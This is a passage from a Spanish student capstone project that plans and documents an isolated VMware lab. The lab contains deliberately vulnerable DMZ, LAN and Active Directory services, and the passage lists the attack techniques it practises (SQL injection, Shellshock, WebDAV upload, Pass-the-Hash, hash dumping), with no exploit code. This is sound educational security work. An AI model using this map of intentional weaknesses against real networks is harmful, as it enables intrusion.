|-----------------------------|----------|----------------------------|
| Instalación de VMware       | 1 h      | Configuración base         |
| Creación de redes virtuales | 2 h      | Bridge, Host-Only, NAT     |
| Instalación de Kali Linux   | 2 h      | Entorno ofensivo           |
| Instalación de Ubuntu DMZ   | 5 h      | Sistema + Docker           |
| Instalación de Ubuntu LAN   | 5 h      | Sistema + Apache + MariaDB |

### Fase 3: Configuración de servicios vulnerables (20 horas)

| Tarea                                                    | Duración |
|----------------------------------------------------------|----------|
| Despliegue de contenedores (DVWA, WP, MySQL, phpMyAdmin) | 6 h      |
| Configuración de vulnerabilidades deliberadas            | 3 h      |
| Creación de web PHP + CGI vulnerable                     | 4 h      |

| <b>Tarea</b>                            | <b>Duración</b> |
|-----------------------------------------|-----------------|
| Configuración de Apache, bases de datos | 3 h             |
| Pruebas internas y ajustes              | 4 h             |

#### 📌 **Fase 4: Implementación de Active Directory y servicios Windows (20 horas)**

| <b>Tarea</b>                        | <b>Duración</b> |
|-------------------------------------|-----------------|
| Instalación Windows Server 2022     | 3 h             |
| Promoción a Controlador de Dominio  | 4 h             |
| Configuración de DNS                | 2 h             |
| Instalación IIS + WebDAV vulnerable | 4 h             |
| Creación de OUs y usuarios          | 3 h             |
| Creación de GPOs vulnerables        | 2 h             |
| Unión de Windows 10 al dominio      | 2 h             |

#### 📌 **Fase 5: Fase de auditoría ofensiva (Pentesting) (25 horas)**

| <b>Tarea</b>                    | <b>Duración</b> |
|---------------------------------|-----------------|
| Enumeración de DMZ              | 4 h             |
| Explotación de DVWA y WordPress | 4 h             |
| Pivoting hacia LAN              | 3 h             |
| Explotación de Shellshock       | 2 h             |
| Compromiso de bases de datos    | 2 h             |
| Explotación de WebDAV           | 3 h             |
| Dump de hashes con Impacket     | 3 h             |
| Movimiento lateral hacia W10    | 2 h             |
| Compromiso del dominio          | 2 h             |

### 📌 Fase 6: Corrección y Hardening (15 horas)

| Medida                                    | Duración |
|-------------------------------------------|----------|
| Hardening Linux (CIS Level 1)             | 4 h      |
| Hardening Windows Server (GPO, LAPS, SMB) | 4 h      |
| Hardening Docker                          | 3 h      |
| Segmentación y firewall                   | 2 h      |
| Revisión final                            | 2 h      |

### 📌 Fase 7: Documentación del proyecto (15 horas)

| Tarea                           | Duración |
|---------------------------------|----------|
| Redacción técnica completa      | 10 h     |
| Capturas, evidencias y gráficos | 3 h      |
| Revisión final y formato        | 2 h      |

Duración total aproximada del proyecto: 8 semanas.

## 5.3. Riesgos de planificación y contingencias

| Riesgo                             | Impacto | Mitigación                            |
|------------------------------------|---------|---------------------------------------|
| Fallos en máquinas virtuales       | Alto    | Snapshots periódicos                  |
| Incompatibilidades entre servicios | Medio   | Despliegue modular                    |
| Fallos en AD o IIS                 | Alto    | Checkpoints y scripts de restauración |
| Retrasos en pruebas de pentesting  | Alto    | Priorizar vectores críticos           |
| Problemas con Docker               | Medio   | Usar versiones estables               |
| Complejidad del hardening          | Medio   | Automatización y guías CIS            |

## 6. VIABILIDAD TECNICA DEL PROYECTO

El estudio de viabilidad analiza si el proyecto puede realizarse con los recursos disponibles, justificando que es **técnica, económica, temporal y organizativamente viable**. Este análisis permite demostrar ante el tribunal que el proyecto no solo es técnicamente sólido, sino también realista y ejecutable dentro del ámbito académico del ciclo ASIR.

### 6.1. Viabilidad técnica

La viabilidad técnica evalúa los medios, conocimientos y tecnologías necesarias.

#### Recursos técnicos disponibles

El proyecto se desarrolla sobre un equipo físico con capacidad suficiente para ejecutar:

- VMware Workstation con múltiples máquinas virtuales simultáneas.
- Kali Linux para auditorías.
- Windows Server 2022 con Active Directory.
- Windows 10 para cliente final.
- Dos servidores Ubuntu (DMZ y LAN).
- Contenedores Docker con varios servicios.

El hardware disponible me permite ejecutar la infraestructura sin problemas de rendimiento, incluso durante la fase de pentesting intensivo.

#### Tecnologías utilizadas

Todas las herramientas utilizadas son:

- Gratuitas (Kali, Ubuntu, Docker, Metasploit).
- O académicamente licenciadas (Windows Server y Windows 10).
- Estándar en la industria de la ciberseguridad y administración de sistemas:

|                       |                                       |         |          |           |        |
|-----------------------|---------------------------------------|---------|----------|-----------|--------|
| <b>Linux:</b>         | apt,                                  | Apache, | MariaDB, | SSH       |        |
| <b>Windows:</b>       | AD                                    | DS,     | DNS,     | IIS,      | WebDAV |
| <b>Docker:</b>        | microservicios,                       |         | redes,   | volúmenes |        |
| <b>Hacking Tools:</b> | Nmap, Impacket, Metasploit, CME, Burp |         |          |           |        |

## Conocimientos del autor

El desarrollo del proyecto requiere conocimientos avanzados en:

- Redes y segmentación
- Sistemas operativos Windows y Linux
- Bases de datos
- Virtualización
- Contenedores Docker
- Ciberseguridad ofensiva
- Auditoría y hardening
- Active Directory

## Conclusión de viabilidad técnica

**El proyecto es totalmente viable técnicamente**, las herramientas son accesibles, los recursos son suficientes y el poseo los conocimientos necesarios.

## 6.2. Viabilidad económica

Dado que el proyecto se desarrolla en un entorno académico, la inversión económica es mínima.

### ✓ Costes del hardware

El único coste real sería el equipo personal:

- Ordenador con CPU multinúcleo y mínimo 32 GB RAM
- Almacenamiento SSD
- Ningún hardware adicional es necesario

### ✓ Costes del software

Todo el software utilizado es:

- Libre y gratuito (Linux, Docker, Kali, Apache, MariaDB...)
- Disponible para uso académico (Windows Server / Windows 10 en VMware)
- Herramientas de ciberseguridad incluidas en Kali

No se han requerido licencias comerciales adicionales.

### ✓ Costes adicionales

- Consumo eléctrico → insignificante
- No se requieren servicios en la nube

### ✓ Conclusión de viabilidad económica

El coste total aproximado es **0 €**, por lo que el proyecto es **económicamente viable al 100%**.

## 6.3. Viabilidad temporal

La planificación elaborada en la sección anterior estima:

- **Duración total del proyecto:** ~8 semanas
- **Horas invertidas:** 100–120 horas
- Cumpliendo con el marco temporal del módulo Proyecto ASIR (aprox. 70–100 horas).

### Comprobación de posibles riesgos de tiempo

| Riesgo              | Impacto | Mitigación                  |
|---------------------|---------|-----------------------------|
| Fallos técnicos     | Medio   | Snapshots de VM             |
| Retraso pentesting  | Alto    | Priorizar vectores críticos |
| Problemas AD/WebDAV | Medio   | Restaurar desde checkpoint  |
| Ajustes Docker      | Bajo    | Versiones estables          |

### Conclusión de viabilidad temporal

El proyecto **cumple con los tiempos establecidos** y se ajusta perfectamente a los requisitos del módulo.

## 6.4. Viabilidad organizativa

El proyecto se desarrolla de forma individual, pero reproduce una estructura organizativa real:

- Usuarios del dominio
- Departamentos y OUs
- Políticas centralizadas (GPOs)
- Roles y permisos diferenciados
- Flujo de datos entre servidores

Toda la estructura organizativa es coherente, clara y funcional.

Además:

- El alumno actúa simultáneamente como administrador, auditor y consultor.
- La documentación generada es apropiada para un entorno profesional.
- La infraestructura creada permite demostraciones ante tribunal sin dependencia de terceros.

### **Conclusión de viabilidad organizativa**

La solución propuesta es **organizativamente viable**, replicable en cualquier aula de ASIR y adecuada para un tribunal académico.

## **6.5. Viabilidad de seguridad**

Esta parte analiza si la infraestructura y fase de pentesting pueden realizarse **de manera segura** y sin afectar otros sistemas:

- Las redes están completamente aisladas dentro de VMware.
- No existe conectividad hacia Internet para explotación.
- Todas las máquinas vulnerables están contenidas en un entorno cerrado.
- El pentesting solo afecta al laboratorio del alumno.
- No hay riesgo para terceros.

El diseño respeta las buenas prácticas ENISA/INCIBE para laboratorios seguros.

### **Conclusión de viabilidad de seguridad**

El proyecto es **totalmente seguro**, cumple con las directrices académicas y se ejecuta en un entorno controlado.

## **6.6. Viabilidad global**

Teniendo en cuenta todos los factores:

- Técnica
- Económica
- Temporal
- Organizativa
- De seguridad

**El proyecto es completamente viable**, realista y adecuado para el módulo ASIR. Además, reproduce fielmente escenarios que un técnico de sistemas encontrará en el mundo laboral.

## 7. DOCUMENTACIÓN DEL DISEÑO E IMPLEMENTACIÓN DE LA SOLUCIÓN ADOPTADA.

### 7.1. Diseño general de la solución

El diseño del proyecto parte de un principio fundamental en seguridad informática: **una infraestructura corporativa debe estar segmentada, correctamente aislada y disponer de controles adecuados entre zonas de distinta criticidad.**

Para demostrar este concepto y permitir un pentesting realista, se diseña una arquitectura que reproduce fielmente un entorno empresarial con:

- **Zona perimetral (DMZ)** → servicios expuestos al exterior
- **Red interna (LAN)** → servicios corporativos
- **Zona crítica (AD)** → control del dominio, autenticación y políticas
- **Puesto cliente (Windows 10)**
- **Sistema atacante (Kali Linux)**

El diseño contempla tanto la **perspectiva de administración de sistemas** como la **perspectiva de seguridad**, combinando vulnerabilidades intencionadas con configuraciones realistas.

#### 7.1.1. Arquitectura de red

La infraestructura se organiza en tres segmentos separados:

##### 📌 **DMZ – Red 10.10.10.0/24**

Funciona como zona perimetral donde se exponen los servicios accesibles desde Internet.

Aquí se encuentran los servicios más vulnerables del proyecto.

##### 📌 **LAN – Red 10.10.20.0/24**

Red interna corporativa con sistemas Linux y Windows. Contiene servicios que interactúan con AD y bases de datos.


##### 📌 **AD / Infraestructura crítica**

Aunque reside dentro de la LAN, se considera un segmento lógico distinto por su relevancia.

Incluye el Controlador de Dominio y el cliente Windows 10.



7.1.2. Diagrama general de la infraestructura



7.1.3. Tabla de máquinas virtuales

| Máquina        | Rol                          | SO                  | IP                      | Red             |
|----------------|------------------------------|---------------------|-------------------------|-----------------|
| Ubuntu-DMZ     | Servidor perimetral          | Ubuntu Server 20.04 | 10.10.10.10             | DMZ             |
| Ubuntu-LAN     | Servidor corporativo         | Ubuntu Server 20.04 | 10.10.20.10             | LAN             |
| Windows Server | Controlador de Dominio + IIS | Windows Server 2022 | 10.10.20.20             | LAN/AD          |
| Windows 10     | Cliente final                | Windows 10 Pro      | 10.10.20.5              | LAN             |
| Kali Linux     | Equipo atacante              | Kali Rolling        | 10.10.10.x / 10.10.20.x | Triple interfaz |

#### 7.1.4. Tabla de servicios desplegados

##### DMZ – Ubuntu con Docker

| Servicio   | Puerto | Contenedor | Vulnerabilidades               |
|------------|--------|------------|--------------------------------|
| WordPress  | 8082   | wp-vuln    | Versión antigua, WPScan-fodder |
| DVWA       | 8081   | dvwa-web   | SQLi, RCE, brute force         |
| phpMyAdmin | 8083   | phpmyadmin | Exposición pública             |

##### LAN – Ubuntu Server

| Servicio    | Puerto            | Vulnerabilidad                          |
|-------------|-------------------|-----------------------------------------|
| Apache2     | 80                | Sin TLS, configuración insegura         |
| Login PHP   | 80/login.php      | SQLi posible, hash filtrado             |
| CGI (reloj) | /cgi-bin/reloj.sh | Shellshock                              |
| MariaDB     | 3306              | Acceso desde DMZ y credenciales débiles |

##### AD – Windows Server 2022

| Servicio | Puerto  | Vulnerabilidad           |
|----------|---------|--------------------------|
| AD DS    | 389/636 | Usuarios débiles         |
| IIS      | 80/8080 | WebDAV con subida de ASP |
| SMB      | 445     | Permite Pass-The-Hash    |

### 7.1.5. Flujo de datos entre servicios

Uno de los aspectos más importantes del diseño es **cómo se relacionan entre sí los servicios**, ya que esto permite justificar el movimiento lateral y la explotación.

#### ✓ DMZ → LAN

- WordPress y DVWA comparten credenciales inseguras que pueden reutilizarse en LAN.

#### ✓ LAN → AD

- El equipo Windows 10 puede autenticarse en AD.
- La web PHP permite obtener información útil para ataques a AD.
- MariaDB almacena usuarios cuyas contraseñas se reutilizan en Windows.

#### ✓ DMZ → AD (indirectamente)

- Si el atacante compromete MySQL, obtiene usuarios y hashes que pueden servir para ataques de fuerza bruta en AD.

### 7.1.6. Justificación técnica del diseño

#### ✓ Segmentación

Se emplean tres redes para separar los niveles de exposición y simular un entorno corporativo real.

#### ✓ Vulnerabilidades intencionadas

Permiten realizar ataques formativos:

- SQL Injection
- RCE
- Shellshock
- WebDAV File Upload
- Pass-The-Hash
- SMB exploitation
- AD privilege escalation

#### ✓ Servicios reales

WordPress, DVWA, IIS, AD, Docker...

Son herramientas profesionales, lo que da veracidad técnica al proyecto.

## ✓ Interdependencia entre sistemas

La relación entre bases de datos, servicios web y AD simula un entorno empresarial realista.

### 7.1.7. Conclusión del diseño

El diseño general proporciona:

- Una infraestructura completa
- Claramente segmentada
- Con servicios interdependientes
- Con vulnerabilidades realistas
- Capaz de soportar un pentest avanzado
- Y justificar medidas posteriores de hardening

Este diseño sirve de base para toda la implementación posterior.

## 7.2. Implementación del entorno de virtualización

El proyecto se ejecuta íntegramente en un entorno virtualizado mediante **VMware Workstation**, lo que permite aislar todos los sistemas, simular topologías de red complejas y garantizar que las intrusiones no afecten al equipo físico del alumno ni a Internet.

### 7.2.1. Elección de la plataforma de virtualización

Se eligió **VMware Workstation** por los siguientes motivos:

#### Ventajas técnicas

- Permite múltiples interfaces de red por máquina.
- Alto rendimiento con sistemas Windows y Linux.
- Snapshot y restauración fiable.
- Soporta VLAN virtuales, host-only, NAT y bridge.
- Perfecto para simulaciones de DMZ + LAN + AD.

#### Alternativas

- VirtualBox (menos estable con AD e IIS).
- Proxmox (requiere hardware dedicado).
- Hyper-V (no soporta bien algunas distribuciones Linux usadas).

## Conclusión

VMware ofrece **estabilidad, flexibilidad y control granular**, esenciales para un proyecto de pentesting y administración avanzada.

### 7.2.2. Diseño de las redes virtuales


Para cumplir con los objetivos del proyecto se crearon **tres redes virtuales principales**, cada una configurada de forma manual:

#### 1) Red DMZ — Host-Only adaptada

- **Nombre en VMware:** VMnet2
- **Modo:** Host-Only
- **Rango:** 10.10.10.0/24
- **Puerta de enlace:** 10.10.10.1
- **DHCP:** Deshabilitado (IPs configuradas manualmente)

Justificación:

Simula una red perimetral aislada que Kali puede alcanzar, pero que no tiene acceso directo al exterior ni al host (salvo por la interfaz permitida).




## 2) Red LAN — Host-Only

- **Nombre en VMware:** VMnet3
- **Modo:** Host-Only
- **Rango:** 10.10.20.0/24
- **Puerta de enlace:** 10.10.20.1
- **DHCP:** Deshabilitado

Justificación:

Simula la red interna corporativa, totalmente separada de la DMZ. El aislamiento garantiza que cualquier pivoting debe hacerse a través de máquinas específicas, como en entornos reales.



### 3) Red BRIDGE — Con acceso a Internet

- **Modo:** Bridge
- **Red real del alumno:** variable (192.168.x.x)
- **DHCP:** Habilitado por el router doméstico

Justificación:

Permite:

- instalar actualizaciones necesarias,
- descargar herramientas,
- activar Windows Server si es necesario,
- instalar paquetes en Linux.

**Nunca** se utiliza durante el pentesting.


#### 7.2.3. Asignación de interfaces de red a cada máquina


Cada máquina virtual se ha configurado cuidadosamente con las siguientes interfaces:

##### Ubuntu Server DMZ

| Interfaz | Tipo            | IP              | Uso                     |
|----------|-----------------|-----------------|-------------------------|
| ens33    | Bridge          | DHCP (temporal) | Instalación de paquetes |
| ens34    | Host-Only (DMZ) | 10.10.10.10     | Red perimetral          |

Después de instalar se **deshabilita ens33**.






## Ubuntu Server LAN

### Interfaz Tipo IP


ens33 Bridge DHCP (temporal)

ens34 Host-Only (LAN) 10.10.20.10

También se deshabilita ens33 tras la instalación.







## Windows Server 2022

| Interfaz   | Tipo          | IP          | Uso                    |
|------------|---------------|-------------|------------------------|
| Ethernet 1 | Bridge        | DHCP        | Actualizaciones        |
| Ethernet 2 | Host-Only LAN | 10.10.20.20 | Controlador de Dominio |

El servidor AD **solo se comunica con LAN** después de la configuración.

**PFG\_WindowsServer\_2022**

Power on this virtual machine

